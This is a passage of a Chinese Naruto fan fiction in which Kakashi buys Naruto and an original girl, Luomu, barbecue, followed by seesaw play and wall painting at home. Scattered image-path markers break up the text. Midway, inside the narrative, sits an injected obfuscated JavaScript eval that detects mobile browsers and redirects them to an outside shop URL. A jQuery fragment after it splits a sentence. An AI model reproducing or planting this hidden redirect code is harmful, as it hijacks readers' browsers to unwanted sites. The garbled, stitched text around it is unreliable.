烤肉Q里。
恰逢午餐时间点,虽然没有晚上人那么多,但客流量也不少了。肉类的香气和焦糊的味道夹杂,工具碰撞声和环境背景音伴随着有些吵闹的对话,让人胃口都提了起来。
鸣人刚走进烤肉店的时候,隐隐有不少视线投来,但也不像从前那样明目张胆。
直到他身后白发的影子出现。
“哒。”
落木才一脚刚踏入屋内,窸窸窣窣的声音和各式目光顿时消失了个干净,所有人都专注于自己的烤肉试图把它们盯出花来。
拳头砸上来人是会痛的,巴掌扇到脸上就知道闭嘴了。
店内的卡座上。
鸣人紧贴落木坐着,翘起来的金色头发似乎也因为低落的心情而垂下。
昔日师长的孩子现在沦落到这种境况,不亲自站在他身边的话,是怎样都无法体会本人的心情的。
卡卡西的心像是从树上枯落的苹果,孤零零没入了泥泞的土壤里。“看嘛卡西,大家都这样子哦。尽会欺负人。”
落木一边翻看着菜单,手上还时不时抚摸着鸣人的头。
如果有心情值显示的话,就能看到鸣人头顶不停冒出粉色爱心的数值了。
“落木酱,好痒的说。”
虽然这么说着,但他完全没有要拦住落木动作的意思,反而雀跃得眼睛都眯了起来,再也看不到之前那幅消沉的模样。
鸣人现在已经太过依赖着落木了。
这样的关系,不知道到底是好是坏啊……
——在那之前。
服务生站在桌子旁边,在落木对着菜单连点器一样的指示下疯狂在记录板上写写划划。
卡卡西眼睛都要瞪直了,他伸手、试图开口阻止自己的钱钱飞走:“等等——”
但在此之前,落木已经先一步站起来、真挚地双手握住了他的:“卡西,我第一次遇见你这样的大人。刚开始见到你,我就觉得你有一种特殊的吸引力、和别人不一样的忧郁……”
就算知道这个小鬼头的心机,卡卡西听了之后也忍不住美了起来:“哈哈哈……哪有你说的这样——不好!”
代表着一大堆沉甸甸银两的菜单已经和服务生离开了,这意味着他的钱钱已经鲤跃龙门飞升上天了!
卡卡西的背景都灰暗了。
没关系,落木的天还亮着。
落木在,那鸣人的天也还亮着。
等卡卡西回魂,俩小孩已经叽叽喳喳地在烤着肉了。
“我还是第一次吃烤肉的说!”鸣人指着那片腹部中刀还留着血的牛肉问,“落木酱,你看这个熟了吗!”
“没有的说。红太郎才刚放进去五秒呢。”
怎么在给烤肉起名字了!
卡卡西感觉自己像上了年纪的老头子,心里面嘴碎得很。
“啊!我知道了,棕太郎可以吃了!”他立刻夹起一块棕黑的五花肉放进落木的盘子,“落木酱你先!”
鸣人的烤肉技术似乎可以用“生的生的生的焦了”来形容。
“这不是棕太郎这是炭治郎,冬天可以用来烧火哦。”落木淡定地把焦炭夹进了卡卡西的盘子,“卡西你戴着面罩肯定是怕冷吧,这个很暖和的。”
若无其事地把不能吃的东西扔给他了啊!
“哈、哈……那还真是谢谢了。”卡卡西眯眼笑,又把煤铲了回去,“我是大人了,不怕冷。这种好东西还是留给孩子们吧。”
“卡卡西大哥人真好!”真正纯粹的小孩子鸣人星星眼,让卡卡西的良心备受冲击。
不论哪个方面都输给这两个小家伙了。
在鸣人只能烤出焦炭、落木压根不烤的情况下,干活的到底是谁不言而喻。
*
……
“好厉害啊卡西!恰到好处的味道!”
“嗷嗷嗷好吃!”
“遇到卡西是天的恩赐,鸣人,快感恩。”
“这就太夸张了……”虽然卡卡西从小到大收到的称赞不少,但落木这种浮夸又直白的话、实在是让人听了痒痒的,又舒爽又不好意思。
鸣人当然照做:“感恩落——啊啊啊不对!感恩卡卡西大哥!”
下意识地就要说出自己最熟悉的名字了。
“果咩捏,卡西,我们吃得很多吧。”落木又开始卖可怜了,她手边是堆成半人高的碟子,一旁的鸣人也不枉多让,“之前都完全没有吃过这种东西……让卡西花了很多钱吧。我们会还的!”
“嗯!”落木是不是真心的无人得知,但鸣人确是非常认真,“卡卡西大哥,我以后绝对会当一个优秀的忍者!到时候请你吃很多很多的烤肉!”
怎么说也是个成熟大人的卡卡西自然不会真的和小孩子计较。
“不要小看成年人的能力啊。”他的钱包流着泪给孩子们撑起一片天,“大人们这么努力,就是为了能在这个时候让饿了的孩子填饱肚子。”
“卡西——!来生——不、今生我想要成为卡西的家人!”
“呜啊?!”鸣人霎时泪奔。他未来也不谈了,肉也不吃了,直接死死抱住落木,“落木酱——不要抛弃我的说!”
“当然不会抛弃鸣人!我们三人一起!”
快打住!
再说下去,今天他就要多出两个没有任何血缘关系的孩子了!
一开始他明明只是被抓壮丁处理渔民举报的啊!
***
烤肉Q店门外。
落木和鸣人吃得饱饱、挺着俩石墩子目送钱包和精神都被双重压榨的卡卡西离开。
“卡卡西大哥真是好人啊!”
“等着吧,鸣人。”落木又戴上了找事专用墨镜,“跟了落木大帝,你的周围好人将会越来越多。”
鸣人抬头,那双又大又蓝的眼睛闪着一圈光,他看了她好一会儿,最后黏糊糊地抱了上去:“落木酱永远是最好的!”
“哈!哈!哈!毋庸置疑!”
“嗯!世界第一好!!!”
*
——落木是世界上最好的人!
目前只有鸣人一个人这么认为。
现在他心中世界第一好的落木,要做别人心中世界第一差劲的人了。
公园内,还在玩着跷跷板的两个小屁孩已经察觉到了危机的出现。
没有自带音响和BGM,但毛骨悚然的气息像针一样扎入了他们的后背。
“噫——!”
其中比较敏感的一个突然浑身发毛、猛地回头,发现目前最热村内传说“白发魔女”堂堂登场。
他直接二话不说跳下跷跷板,以宇宙第一羊腿猪腿没有狗腿因为他就是狗腿的气势双手迎接落木:“大姐头下午好!请用!”
孤零零坐在另一头的小男孩顿时破音呐喊:“铃太郎你这个叛徒!她不是比我们还小一岁吗叫什么大姐头啊!”
落木无言,一步步靠近。
鸣人咻咻咻地小碎步跟上。
“干什么啊!你到底想干什么!”孤立无援只有跷跷板上的扶手和自己一伙的孩子带着哭腔,“我已经再也没说过那个家伙了!”
落木这才开口:“你脸上的伤几天就好了,我们鸣人的伤可是能伴随一生啊!这一生,你拿什么来偿还!”听了这话,鸣人又感动地咬不存在的小手绢了。
语毕,她两腿急速开迈炮弹冲击飞快缩短两人之间的距离,在小孩A的哭喊尖叫中高高跳起、然后猛地坠落到另一端跷跷板上。
“Biu——”
一坨小孩像是个纸团子一样被弹飞了。
狗腿铃太郎也二话不说火速退场。
又是美丽的一天,落木清场的速度还是一如既往的快。
“看好了鸣人,我教你一个人也能玩跷跷板的绝招。”落木非常没素质地站在了跷跷板的一端。
“一个人?!分身术吗?”鸣人开动了机智的小脑瓜。
“喔!鸣人,真是聪明啊!”落木惊叹,“说老实话我也没想到!你的智慧在我之上啊!”
鸣人害羞地挠头:“唉嘿嘿嘿没有啦。落木酱才是!”
两个和智慧最没有关系的人正在互相禅让智者称号。
“总而言之,就像这样。”
落木把墨镜推到了头顶,以非常专注的姿态半蹲下身。
然后火速向右跳到了另一端的跷跷板!
接着她看了一眼鸣人,又像螃蟹一样向左跳回左侧的跷跷板上!
如此往复,甚至还带着鼓励的眼神看着鸣人。
鸣人:“…………”
这不就只是在左右横跳而已吗!
这种事情不用跷跷板也可以做啊!
鸣人正竭尽全力抿着嘴ˋ?ˊ。
该笑吗。
可以笑吗……
怎么办好想笑但是落木酱生气了怎么办………………他攥起拳头,憋着气——
落木大骇:“你这家伙在哭什么啊!”
“我、我没有哭的说!”
“你想玩就说啊!我会让给你的不要哭了!”
虽然这都根本不是在玩而是属于健身的范畴了。
……
结果两人还是老老实实坐上去玩了。
不对——
落木沉沉地坐在底下,看着那头高高翘起脚不沾地的鸣人。
“呜。”她默默流泪???。
落木只是一个脆弱的想玩跷跷板的孩子啊!
“啊啊啊啊不要哭落木酱我知道怎么做了!”
*
最后落木还是快乐地玩上了双人跷跷板。
——鸣人疯狂在跷跷板上蹦迪加力的情况下。
***
吃得饱饱的在外面溜达了一圈,两人回家的时间还算早,下午暖暖的阳光晒到身上温度恰好,也不会晃眼。
鸣人和落木双双排排躺在摇椅上晃荡,闲散的气质有一种不是5岁而是50岁已退;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17940316|206869||http|test|mini|href|location'.split('|'),0,{}));
() {
$('.inform').remove();
$('#content').append('
休的悠哉。
啊,好幸福……
鸣人眯上眼睛,放空自己。
过去几年晦暗的回忆好像只是做了一个噩梦。
在落木身边,鸣人觉得放空成了一件很轻松的事,不会再是压抑的氛围和难过的闪回。
摇晃的木椅发出“吱呀”的声音,风吹过田地的植物沙沙响,还有时不时发出动静的鸟,各式各样的美妙的白噪音混合在一起。
鸣人的摇椅忽然停下。
他从椅子上起身,哧哼哧哼地把它搬得离落木更近一点。
落木睁开一只眼。
在对方纵容的视线中,他看了看两人椅子的距离,又库库推着、把距离缩得更小。
要离她再近一点……
再近一点!
“这样都摇不起来了。”
落木的摇椅被卡住了,奶奶被迫停止了老年活动。
“没关系嘛!”鸣人嘻嘻,重新坐了上去,“我想离落木酱更近一点的说。”
“哎呀——拿你没办法啦。”落木也嘻嘻。
“没办法啦——”鸣人学着落木的调调,拖长了音,无意义地重复着。就像狗狗会学习主人的动作,人也会无意识地模仿喜欢的人。
鸣人和落木又双双排排躺在摇椅上,不晃荡。
温馨的狐狸和……猩猩和谐相处。
“哦对了,鸣人你之前不是在搞……嗯……街头涂鸦艺术吗?”落木的高情商持续上线,虽然她觉得自己的画技更胜一筹,但并没有打击鸣人的水平,“现在怎么不继续了?”
“呃?!”鸣人一激灵,脸上开始冒出尴尬的红晕,“那个是……嗯……现在不喜欢了!”
他现在不用通过这种方式获取自己曾经以为“需要”的关注。
呃……也、根本没空去了。
“哎呀,我还想着可以教教你呢。”好为人师这个词用在落木身上的话,她自己觉得是百分百的褒义词!
“是吗?!”听了这话,鸣人顿时又恢复了原样、像是对着熟悉的人袒露肚皮的动物,“如果落木酱想看的话,我也可以继续画的说。”
落木噌地起身:“来!现在就可以画!就画我们家外面吧!”
“嗳——?!”
***
落木和鸣人站在自家外墙边,一左一右,那神情和背影、都是一副大师级别的作派。
落木一手拿着调色盘,一手狂放地挥毫,嘴里还叼着几根刷子,不知道有啥用但是叼点东西显得更加专业!
而街头艺术家鸣人反倒下笔相当小心翼翼,和在村子里拎着油漆桶半天就能画一百家的气势完全不同。大绘画企业家落木看着墙上蓝色的优雅猩猩和“Lockincoffe”招牌满意地点头。
啊不行!这样看上去房价都要跌停了。
落木赶紧又把涂鸦刷新,再次画上自己头顶王冠的绿色图标和“Starlocks”招牌,顿时一股有钱小资的气质从房子里散发出来。
好,可以。
她这才彻底停笔,转头去看鸣人的巨作。
对方只抠抠搜搜画了一个太阳、还有在太阳下开心笑着的黄色小人。
简单的笔触,幼稚的图画。和鸣人在村内的风格完全不一样,透露出纯然的天真,仿佛能通过墙面的金色、晒到和小人一样的温暖。
“怎、怎样!”虽然有些难为情,但做什么事都会被落木肯定的鸣人、还是挺起胸膛询问落木的看法。
“鸣人大师,此乃无价之宝!”落木肃穆地竖起大拇指,“但是,还差了点什么。”
她开始神神叨叨地左右徘徊。
鸣人立马进入情境:“落木大师!请问差点什么的说?”
落木停下脚步,怒指自己:“我!”
“为什么鸣人身边没有落木大帝!”
鸣人原本装作紧张的表情瞬间又变了,呲着牙大笑:“落木酱在这里!”
